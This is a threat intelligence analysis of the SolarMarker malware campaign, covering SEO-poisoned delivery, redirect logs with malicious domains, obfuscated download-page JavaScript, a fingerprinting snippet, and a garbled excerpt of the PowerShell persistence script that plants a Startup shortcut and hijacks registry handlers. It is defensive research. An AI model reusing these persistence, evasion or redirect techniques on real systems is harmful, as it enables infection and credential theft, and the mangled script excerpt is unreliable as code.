

eSentire Threat Intelligence Malware Analysis: SolarMarker

By eSentire Threat Response Unit (TRU)

Archived: 2026-04-05 20:20:26 UTC

Since first emerging in 2020, SolarMarker (aka: Jupyter, Polazert, Yellow Cockatoo) remains one of the most successful malware campaigns, relying heavily on social engineering through search engine optimization (SEO). SolarMarker has significantly developed its capabilities since it first appeared in the wild – from C2 communication that is challenging to decrypt, to obfuscation that slows down malware analysis.

SolarMarker has two major capabilities, it installs a backdoor or an infostealer as soon as the victim runs the payload. Both SolarMarker's modules can damage organizations as the backdoor can be leveraged by attacker(s) to deploy additional malware or steal sensitive information.

This malware continues to remain active in the wild and researchers from Morphisec [believe](#) that it is the work of Russian-speaking actor(s). The first admin panel was found hosted on a Russian server Joint Stock company (JSC) "ER-Telecom Holding". The background image of Jupiter from the admin panel that the researchers reversed originating from forums containing Cyrillic.

eSentire has observed a significant increase in SolarMarker infections delivered via drive-by downloads.

Key Takeaways:

- SolarMarker achieves persistence by creating a LNK file containing the encrypted backdoor or infostealer under Startup. The backdoor/infostealer then gets decrypted and loaded into memory as a PowerShell process.
- The malware uses MSI (Windows installer package files) and executable (.exe) payloads that are over 200MB in size to evade sandbox analysis. The eSentire Threat Response Unit (TRU) has recently observed that the attacker(s) switched to deliver more executable files rather than MSI.
- SolarMarker has the capability to fingerprint users' browsers to prevent researchers from downloading multiple payloads for analysis.
- The infostealer module includes the function responsible for decrypting DPAPI-protected data including browser credentials and cookies.
- SolarMarker's backdoor can retrieve additional malicious payloads from C2 channels using the **get_file** command.

SolarMarker Technical Analysis

Distribution

The initial infection occurs with the user visiting a malicious website that is stuffed with keywords to deceive search engines to get a higher search ranking (Exhibit 1).




Exhibit 1: Malicious websites hosting the payload

At the time of this analysis, eSentire’s TRU team has observed that the malicious payload is delivered via two methods:

1. Google Groups Pages
2. Compromised WordPress webpages (the malicious download lures are uploaded through [Formidable](#) with the following path "/wp-content/uploads/formidable/", which is the default file uploads page)

The example of the payload distribution via Google Groups Pages is shown in Exhibit 2.




Exhibit 2: Google Groups used to deliver the payload

We observed that the attacker(s) did a bulk upload of the payloads (501 files) on August 8, 2021 (Exhibit 3).

#	Result	Protocol	Host	URL	Body	Caching	Content-Type	Process
1	302	HTTPS	phazeddport.site	/Declare-Global-Variable-In-C-String/pdf/stedomen/2/19149[3]1111	0		text/html; ch...	firefox:7720
2	200	HTTPS	adovebuying.site	/Declare-Global-Variable-In-C-String/pdf/stedomen/2/19149[3]1111	130		text/html	firefox:7720
3	200	HTTP	Tunnel to	tenseyram.tk:443	0			firefox:7720
4	200	HTTP	Tunnel to	tenseyram.tk:443	0			firefox:7720
5	200	HTTPS	tenseyram.tk	/bba4dc3d5ee6b95577b09b88f549e29/Declare-Global-Variable-In-C-String/198665366/pdf	653	no-stor...	text/html; ch...	firefox:7720
6	404	HTTPS	tenseyram.tk	/favicon.ico	11	no-stor...	text/html; ch...	firefox:7720
7	200	HTTP	Tunnel to	znanobisnam.cf:443	0			firefox:7720
8	200	HTTP	Tunnel to	znanobisnam.cf:443	0			firefox:7720
9	200	HTTPS	znanobisnam.cf	/e2d316710b3bea64992158514228e1b4/Declare-Global-Variable-In-C-String/pdf/198665366	606	no-stor...	text/html; ch...	firefox:7720
10	404	HTTPS	znanobisnam.cf	/favicon.ico	11	no-stor...	text/html; ch...	firefox:7720
11	200	HTTP	Tunnel to	pentosubsl.tk:443	0			firefox:7720
12	200	HTTP	Tunnel to	pentosubsl.tk:443	0			firefox:7720
13	200	HTTPS	pentosubsl.tk	/eddf7a6a4bed40e1215541a492c5b6ac/Declare-Global-Variable-In-C-String/pdf/198665366	658	no-stor...	text/html; ch...	firefox:7720
14	200	HTTP	Tunnel to	code.jquery.com:443	0			firefox:7720
15	404	HTTPS	pentosubsl.tk	/favicon.ico	11	no-stor...	text/html; ch...	firefox:7720
17	200	HTTPS	pentosubsl.tk	/eddf7a6a4bed40e1215541a492c5b6ac/Declare-Global-Variable-In-C-String/pdf/198665366	643	no-stor...	text/html; ch...	firefox:7720
18	200	HTTP	Tunnel to	tifundnonssucreid.tk:443	0			firefox:7720
19	200	HTTP	Tunnel to	tifundnonssucreid.tk:443	0			firefox:7720
20	200	HTTPS	tifundnonssucreid.tk	/6d1a8b3db563535375bdfc51ae06411e/Declare-Global-Variable-In-C-String/pdf/198665366	604	no-stor...	text/html; ch...	firefox:7720
21	200	HTTP	Tunnel to	chyulavulsentcom.tk:443	0			firefox:7720
22	404	HTTPS	tifundnonssucreid.tk	/favicon.ico	11	no-stor...	text/html; ch...	firefox:7720
24	200	HTTP	Tunnel to	chyulavulsentcom.tk:443	0			firefox:7720
25	302	HTTPS	chyulavulsentcom.tk	/e6c5faa7acb6d15c8702b51421e79682/Declare-Global-Variable-In-C-String/pdf/198665366	5	no-stor...	text/html; ch...	firefox:7720
26	200	HTTP	Tunnel to	chestdistestdicep.cf:443	0			firefox:7720
27	200	HTTP	Tunnel to	chestdistestdicep.cf:443	0			firefox:7720
28	302	HTTPS	chestdistestdicep.cf	/43051ea2de46eae5781a0df604f631cf/Declare-Global-Variable-In-C-String/pdf/198665366	5	no-stor...	text/html; ch...	firefox:7720
29	200	HTTP	Tunnel to	senbleapfracab.tk:443	0			firefox:7720
30	304	HTTP	ctidl.windowsupd...	/msdownload/update/v3/static/trustedr/en/authrootstl.cab?22fbb80ef770d341	0	public...	application/v...	svchost:6140
31	200	HTTP	Tunnel to	senbleapfracab.tk:443	0			firefox:7720
32	200	HTTPS	senbleapfracab.tk	/noname/olivia	14,148		text/html; ch...	firefox:7720
33	200	HTTPS	senbleapfracab.tk	/noname/css/styles.css?v=1.0	11	max-ag...	text/html; ch...	firefox:7720
34	200	HTTP	Tunnel to	code.jquery.com:443	0			firefox:7720
35	200	HTTPS	senbleapfracab.tk	/favicon.ico	11	max-ag...	text/html; ch...	firefox:7720

Exhibit 5: Website redirects once the user clicks "Download" button




Exhibit 6: The "loading" page that gets parsed from different URLs

The end-user is presented with the fake Google Drive download page after all the redirects (Exhibits 7-8). The URL for the final download page changes every time the user initiates a new download or clicks on a "Download" button. We have observed that most of the domains used by SolarMarker threat actor(s) are hosted on Freenom.




Exhibit 7: Example of a payload download page (1)




Exhibit 8: Example of a payload download page (2)

Further analysis by eSentire’s TRU team discovered the obfuscated JavaScript script embedded in the source code of the download page (Exhibit 9). One of the decryption functions has the name “h, u, n, t, e, r”. We were able to find the same [obfuscation technique](#) being reproduced by another security researcher.

```
var _0xc30e = [{"sp111", "0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz"}, {"h", "u", "n", "t", "e", "r"}];  
function _0xc30e(a, b, c) {  
  var d = _0xc30e[1](_0xc30e[0]);  
  var e = _0xc30e[2](a, b);  
  var f = _0xc30e[3](c);  
  var g = _0xc30e[4](_0xc30e[5](_0xc30e[6](_0xc30e[7](function (a, b, c) {  
    if (_0xc30e[8](a) !== -1) return a + _0xc30e[9](b) * (_0xc30e[10](c));  
  }));  
  var h = _0xc30e[11];  
  while (h > 0) {  
    i = (h > 1) ? h : 1;  
    j = (i - 1) * h / i;  
  }  
  return k || _0xc30e[12];  
}  
return (function (a, b, c, d, e, f) {  
  g = a + b;  
  for (var i = 0; i < b.length; i++) {  
    var j = a[i];  
    while (j[i] !== a[i]) {  
      j = a[i];  
    }  
    for (var k = 0; k < b.length; k++) a = a.replace(new RegExp(j, "g"), c);  
    a = a.replace(new RegExp(a, "g"), d);  
  }  
  return decodeURIComponent(escape(f));  
})(_0xc30e[13], _0xc30e[14], _0xc30e[15], _0xc30e[16], _0xc30e[17], _0xc30e[18], _0xc30e[19], _0xc30e[20], _0xc30e[21], _0xc30e[22], _0xc30e[23], _0xc30e[24], _0xc30e[25], _0xc30e[26], _0xc30e[27], _0xc30e[28], _0xc30e[29], _0xc30e[30], _0xc30e[31], _0xc30e[32], _0xc30e[33], _0xc30e[34], _0xc30e[35], _0xc30e[36], _0xc30e[37], _0xc30e[38], _0xc30e[39], _0xc30e[40], _0xc30e[41], _0xc30e[42], _0xc30e[43], _0xc30e[44], _0xc30e[45], _0xc30e[46], _0xc30e[47], _0xc30e[48], _0xc30e[49], _0xc30e[50], _0xc30e[51], _0xc30e[52], _0xc30e[53], _0xc30e[54], _0xc30e[55], _0xc30e[56], _0xc30e[57], _0xc30e[58], _0xc30e[59], _0xc30e[60], _0xc30e[61], _0xc30e[62], _0xc30e[63], _0xc30e[64], _0xc30e[65], _0xc30e[66], _0xc30e[67], _0xc30e[68], _0xc30e[69], _0xc30e[70], _0xc30e[71], _0xc30e[72], _0xc30e[73], _0xc30e[74], _0xc30e[75], _0xc30e[76], _0xc30e[77], _0xc30e[78], _0xc30e[79], _0xc30e[80], _0xc30e[81], _0xc30e[82], _0xc30e[83], _0xc30e[84], _0xc30e[85], _0xc30e[86], _0xc30e[87], _0xc30e[88], _0xc30e[89], _0xc30e[90], _0xc30e[91], _0xc30e[92], _0xc30e[93], _0xc30e[94], _0xc30e[95], _0xc30e[96], _0xc30e[97], _0xc30e[98], _0xc30e[99]);
```

Exhibit 9: Obfuscated script found in the source code

The de-obfuscated script (Exhibit 10) was responsible for redirecting the user to another URL if there is no interaction observed from the user within a certain amount of time. The redirect URL appends the total number of mouse events from the end-user after the “udh=” value. The URL appears to be empty from what we have observed.

```
var new_click =false;
$('#FizkS').on('click',function()
{
  if(new_click)
  {
    return true;
  }
  new_click = true;
  setTimeout( 'location="https://coodererel.gq/agency/post/TfFOUQ/?udh='+all_sum+'";
', 1000 );
  document.getElementById('FizkS').innerHTML='';
}
);
var all_sum = 0;
$( document ).ready(function()
{
  $( document ).mousemove(function( event )
  {
    all_sum++;
  }
});
};
```

Exhibit 10: Deobfuscated script

TRU has observed that the threat actor(s) replaced their Google Drive landing pages with a fake Microsoft page (Exhibit 11).




Exhibit 11: Fake Microsoft landing page

Threat actor(s) used the image from a PDF conversion software advertised on HiAppHere Market as a part of the landing page. The next page where the victim will be redirected to download the payload is also embedded within the landing page (the embedded URL is different each time the landing page is generated), as seen in Exhibit 12.

```
<div class="odcom premium value prop banner container odcom display only on desktop" data-grid="container">
<div class="m-content-placement odcom-premium-value-banner-container" data-grid="col-12" data-qas="premium-template-banner">
  
  <div class="odcom-premium-value-banner-for" data-bi-area="upsell_premium_hook">
    <h2 class="odcom-premium-value-banner-heading">
      London Two Party Consent
    </h2>
    <div class="odcom-premium-value-banner-text">
      Click to open document...
    </div>
    <div id="Wt2FWzTs">
      <a href="https://drumsisingsetrigi.tk/patched/sounding/openez/covex/qifxwll/">
    </a>
    </div>
  </div>
</div>
</div>
```

Exhibit 12: Landing page source code

However, attempting to download the payload twice from the same browser did not prove to be successful, so we worked off the hypothesis that there was a fingerprinting mechanism to prevent researchers from downloading payload samples.

Further analysis led to an interesting URL used in the iframe (an HTML element that embeds another HTML page within the current one). The embedded URL contains [FingerprintJS](#) (browser fingerprinting library) JavaScript snippet that provisions a visitor an identifier (Exhibit 13). Every visitor gets a unique visitorID hash value, which is calculated from multiple browsers. The hash is identical for the same browser and the same device whether the user is visiting from Incognito (private) mode or not.

As such, the user is only able to download the payload once from the same browser.

```
<script>
const fpPromise = import('https://fpcdn.io/v3/8RQyqwdJKO8bXPciH3PS')
  .then(FingerprintJS => FingerprintJS.load())
fpPromise
  .then(fp => fp.get())
  .then(result => {
    const visitorId = result.visitorId
  })
</script>
```

Exhibit 13: Content of another embedded HTML page

After we made a second attempt to download the payload, we acquired a file masquerading as a PDF and DOCX file filled with gibberish data (Exhibit 14).




Exhibit 14: Downloaded files filled with gibberish data instead of a payload

Infection

At the time of this analysis, the downloaded payloads analyzed are over 200MB in size and come in the form of EXE and MSI files. Most sandboxes have size limitations for the uploaded files. eSentire TRU assesses the chances as almost certain that the SolarMarker payloads are compiled in large sizes for sandbox evasion.

The file we analyzed is a 32-bit executable (262 MB in size). The original name of the file is *IOSdyabisytda.exe*. We have been consistently observing that the threat actor(s) are using the same name for initial payloads.

SHA-256: 85fb7076044071a28afb43bec12e4f8ce93525132b2ae512934529f9f09895a5

The compiled date is November 12, 2021.

The file is signed by DigiCert to Outer Join Srl. The eSentire TRU team has observed that SolarMarker is leveraging DigiCert and SSL.com for digital signatures. The payloads were seen to go under the following signer names:

- OOO LEVELAP
- OOO ENDI
- Decapolis Consulting Inc.
- Divertida Creative Limited
- Zimmi Consulting Inc.
- Walden Intertech Inc.

Interestingly, we found another sample on [MalwareBazaar](#) attributed to [Arkei Stealer](#) using Outer Join Srl for the signer's name. Both certificates for SolarMarker and Arkei Stealer were issued by DigiCert and were valid from 8/16/2021 to 8/13/2022.

Upon execution of the initial payload, the decoy file named with 8 random characters is created from the folder where the payload was downloaded to as well as under the path *C:\Users*\AppData\Roaming\Free PDF Solutions*. The decoy file is disguised as PDF Merge software (Exhibit 15). The infection chain is shown in Exhibit 16.

In the past, we have observed that SolarMarker delivered Classic PDF Editor, Wondershare PDFelement, and PDFsam as decoys.



Exhibit 15: Decoy file (PDF Merge)




Exhibit 16: Infection chain

```

1 function PVOCkt_BKtK (. . . return -join (0..(10..30)(Get-Random)%(([char](65..90)+(97..122)(Get-Random)))). . . function FKsXsXde_2d (. . . param($jvV8HepCwU, $DwdZbP439g); . . . sf
2
3 Set-Item -Path "registry:$jvV8HepCwU", TrIn().Tolower() -value $DwdZbP439g; . . .
4 $kauruQwXpSa = "$"; showWindowAsync -add -type -MemberDefinition ([ 'D', Toupper() + '1', Toupper() + 'port', Toupper() + '[char]0x22 + 'user32.dll', Tolower() + '[char]0x22 + '])
5 public static extern bool . . . Tolower() + 's', Toupper() + 'h', Toupper() + 'w', Toupper() + 'indow', Tolower() + 'A', Toupper() + 'sync', Tolower() + 'I', Toupper() + 'p', Toupper() + 'r
6 Tr rand, int nCmdShow); . . . Tolower() -name ('w', Toupper() + 'n32', Tolower() + 'S', Toupper() + 'how', Tolower() + 'w', Toupper() + 'indow', Tolower() + 'A', Toupper() + 'sync', Tolower()
7 -namespace Win32Functions -PassThru; $" = showWindowAsync; showWindowAsync((Get-Process -id $) -pid).MainWindowHandle, 0);
8 lex $kauruQwXpSa;
9
10 $fIndowZorF - (PVOCkt_BKtK); . . . $veP6fntJd0a0zhyfz - (PVOCkt_BKtK);
11 $zayam_NPzLGC02 = $env:temp \ (PVOCkt_BKtK); . . . New-Item -itemtype Directory -force -path $zayam_NPzLGC02;
12 $S51dowS0y6dZpE = $zayam_NPzLGC02 \ "\$fudoiL_Z0F"; . . . $fudoiL_Z0F = "$"; . . . $veP6fntJd0a0zhyfz;
13 $f80m-w6S0gXTC0s1 - New-Object -comObject {type: Shell};
14 $Zb04I8ps0gA - $f80m-w6S0gXTC0s1; ($env:appdata \ "w" | ic "oso" | ft "w" | ind "ow" | s " | st " | art " | Me " | nu " | Vr " | ogr " | ans " | st " | art " | up " | \ - (PVOCkt_BKtK) - ". InK");
15 $Zb04I8ps0gA.TargetPath $S51dowS0y6dZpE;
16 $Zb04I8ps0gA.WindowStyle = 7;
17 $Zb04I8ps0gA.Save();
18
19 $CD3NpBlwF769E = $kauruQwXpSa "$" - AC - New-Object -system.Security.Cryptography.AesCryptoserviceProvider; $"
20 $AC_Key - [Convert]::FromBase64String("aw9t1C4oThyh145dPPE0vZuXDR/vjXdyDCW6CA="); $"
21 $" - "EB" - [Convert]::FromBase64String("10.F1le); ReadAllText("$S51dowS0y6dZpE"); $"
22 $" - "EB" - [Convert]::FromBase64String("10.F1le); ReadAllText("$S51dowS0y6dZpE"); $"
23 $" - "EB" - [Convert]::FromBase64String("10.F1le); ReadAllText("$S51dowS0y6dZpE"); $"
24 $vb1Ivuy8Iy6e - (PVOCkt_BKtK); FKsXsXde_2d - $jvV8HepCwU ("HKEY_CURRENT_USER\Software\Classes\.$vb1Ivuy8Iy6e" | shel1 | open | command)
25 -DwdZbP439g; ($jvV8HepCwU | .com | man -d "$CD3NpBlwF769E"); FKsXsXde_2d - $jvV8HepCwU ("HKEY_CURRENT_USER\Software\Classes\.$vb1Ivuy8Iy6e" | shel1 | open | command)
26 -DwdZbP439g; $vb1Ivuy8Iy6e.Tolower();
27
